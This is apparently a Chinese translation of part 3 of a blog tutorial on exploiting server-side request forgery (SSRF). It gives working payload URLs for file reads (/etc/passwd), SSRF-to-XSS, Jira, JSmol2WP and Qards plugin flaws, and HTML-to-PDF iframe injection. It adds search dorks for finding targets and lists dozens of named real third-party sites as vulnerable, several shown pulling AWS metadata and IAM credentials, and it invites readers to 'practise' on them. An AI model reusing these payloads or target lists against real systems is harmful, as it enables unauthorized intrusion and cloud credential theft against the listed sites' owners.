SSRF-服务器端请求伪造(类型和利用方法)第3部分

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第二部分传送门

让我们进入实例

该博客的作者不对任何滥用信息负责。


4.实例

```
https://robert-brook.com/parliament/index.php?page=http://www.parliament.uk/business/news/2019/parliamentary-news-2019/this-we
```

在这里，页面参数获取外部资源并显示其内容。


SSRF到XSS

```
https://robert-brook.com/parliament/index.php?page=http://brutelogic.com.br/poc.svg
```



读取本地文件

```
https://robert-brook.com/parliament/index.php?page=file:///etc/passwd
```



当您尝试其他URL(如dict)时，会出错

> 警告：file_get_contents（）：无法找到包装器“dict” - 你是否忘记在配置PHP时启用它。

这表示未启用DICT URL结构

FFMPEG中的SSRF

读取本地文件
Demo
https://youtu.be/OQBZ__L23KU

易受攻击的站点-


```
https://www.onlinevideoconverter.com/
https://www.files-conversion.com/
```

Repo链接:https://github.com/neex/ffmpeg-avi-m3u-xbin

SSRF在广泛使用的插件和CMS中的应用

Jira的SSRF
Jira版本号低于7.3.5正遭受SSRF的困扰

```
https://<JIRA_BASEPATH>/plugins/servlet/oauth/users/icon-uri?consumerUri=…
```



在Shodan有4万多个JIRA站点。你可以利用下面的dork

```
X-AUSERNAME: anonymous
X-AUSERNAME: anonymous org:"Amazon.com"  -- For aws
X-AUSERNAME: anonymous org:"Microsoft Azure" -- For Azure
X-AUSERNAME: anonymous org:"google"  -- For Google
```

现在让我们看看一些易受攻击的站点

```
https://jira.majesco.com/plugins/servlet/oauth/users/icon-uri?consumerUri=https://google.com
https://jira.intellectdesign.com/plugins/servlet/oauth/users/icon-uri?consumerUri=https://google.com
https://team.asg.com/plugins/servlet/oauth/users/icon-uri?consumerUri=https://google.com
https://jira.magnitude.com/https://tickets.metabrainz.org/plugins/servlet/oauth/users/icon-uri?consumerUri=https://google.com
https://support.eu.evertz.com/jira/plugins/servlet/oauth/users/icon-uri?consumerUri=https://google.com
https://jira.dhis2.org/plugins/servlet/oauth/users/icon-uri?consumerUri=https://google.com
https://jira.vectormediagroup.com/plugins/servlet/oauth/users/icon-uri?consumerUri=http://169.254.169.254/latest/ -- Aws Detai
https://mattel.cprime.com/jira/plugins/servlet/oauth/users/icon-uri?consumerUri=https://google.com
https://www.mfjira.io/plugins/servlet/oauth/users/icon-uri?consumerUri=https://google.com
http://adoptivefam.org/plugins/servlet/oauth/users/icon-uri?consumerUri=https://google.com
https://jira.iea-dpc.org/plugins/servlet/oauth/users/icon-uri?consumerUri=https://google.com
https://jira.fellowshipchurch.com:8443/plugins/servlet/oauth/users/icon-uri?consumerUri=https://google.com
https://jira.soleus.nu/plugins/servlet/oauth/users/icon-uri?consumerUri=https://google.com
http://jira.succraft.com:8080/plugins/servlet/oauth/users/icon-uri?consumerUri=https://google.com
https://tickets.metabrainz.org/plugins/servlet/oauth/users/icon-uri?consumerUri=https://google.com
http://support.make-my-day.co.nz/plugins/servlet/oauth/users/icon-uri?consumerUri=https://google.com
http://52.202.112.34/plugins/servlet/oauth/users/icon-uri?consumerUri=http://169.254.169.254/latest/meta-data/iam/security-cre
https://jira.canallabs.fr/plugins/servlet/oauth/users/icon-uri?consumerUri=http://169.254.169.254/latest/meta-data/profile --
http://54.247.191.19/plugins/servlet/oauth/users/icon-uri?consumerUri=http://169.254.169.254/latest/meta-data -- Aws Details
http://52.22.123.239/plugins/servlet/oauth/users/icon-uri?consumerUri=http://169.254.169.254/latest/meta-data -- Aws Details
http://52.22.123.239/plugins/servlet/oauth/users/icon-uri?consumerUri=http://169.254.169.254/latest/meta-data/identity-credent
https://devops.deviate.net.nz/projects/plugins/servlet/oauth/users/icon-uri?consumerUri=http://169.254.169.254/latest/meta-dat
https://52.73.101.120/plugins/servlet/oauth/users/icon-uri?consumerUri=http://169.254.169.254/latest/meta-data/iam/security-cr
```

这是我发现的一些易受攻击的网站


JSmol2WP Wordpress插件中的SSRF

低于1.07的JSmol2WP版本具有未经身份验证的服务器端请求伪造

```
http://localhost:8080/wp-content/plugins/jsmol2wp/php/jsmol.php?isform=true&call=getRawDataFromDatabase&query=php://filter/res
```

Dork -

```
inurl:wp-content/plugins/jsmol2wp
```



易受攻击的网站

```
https://www.vivelab12.fr/wp-content/plugins/jsmol2wp/php/jsmol.php?isform=true&call=getRawDataFromDatabase&query=php://filter/
http://thasso.com/wp-content/plugins/jsmol2wp/php/jsmol.php?isform=true&call=getRawDataFromDatabase&query=https://google.com -
http://www.ch.ic.ac.uk/rzepa/blog/wp-content/plugins/jsmol2wp/php/jsmol.php?isform=true&call=getRawDataFromDatabase&query=php:
```


Qards Wordpress插件中的SSRF

Qards容易受到服务器端请求伪造（SSRF）的攻击

```
http://target/wp-content/plugins/qards/html2canvasproxy.php?url=http://google.com
```

Dork-

```
inurl:wp-content/plugins/qards
```




易受攻击的网站 -

```
http://www.horlovia-chemicals.ch/wordpress/wp-content/plugins/qards/html2canvasproxy.php?url=http://google.com
https://vfsgroup.com.au/wp-content/plugins/qards/html2canvasproxy.php?url=http://google.com
https://mrgoatygelato.com.au/wp-content/plugins/qards/html2canvasproxy.php?url=http://google.com
https://arturolopezvalerio.com/wp-content/plugins/qards/html2canvasproxy.php?url=http://google.com
https://hooverwellness.com/wp-content/plugins/qards/html2canvasproxy.php?url=http://google.com
```

HTML到PDF转换的SSRF

易受攻击的网站 -

```
https://pdfcrowd.com/#convert_by_input
https://convertio.co/html-pdf/
```



Ssrf.html的内容

```
"><iframe src="file:///etc/passwd"></iframe>
"><svg/onload=document.write(document.location)> -- to know the path and some times to know what os they are using at backend
```

以上发布的所有这些网站只是为了让您练习，我不对任何滥用信息负责。

./第三部分结束

■■■■■https://medium.com/@madrobot/ssrf-server-side-request-forgery-types-and-ways-to-exploit-it-part-3-b0f5997e3739

上一篇：逃离云端"母体"——虚拟机逃逸研究进展 下一篇：逃离云端"母体"——虚拟机逃逸研究进展

1. 0 条回复
   - 动动手指，沙发就是你的了！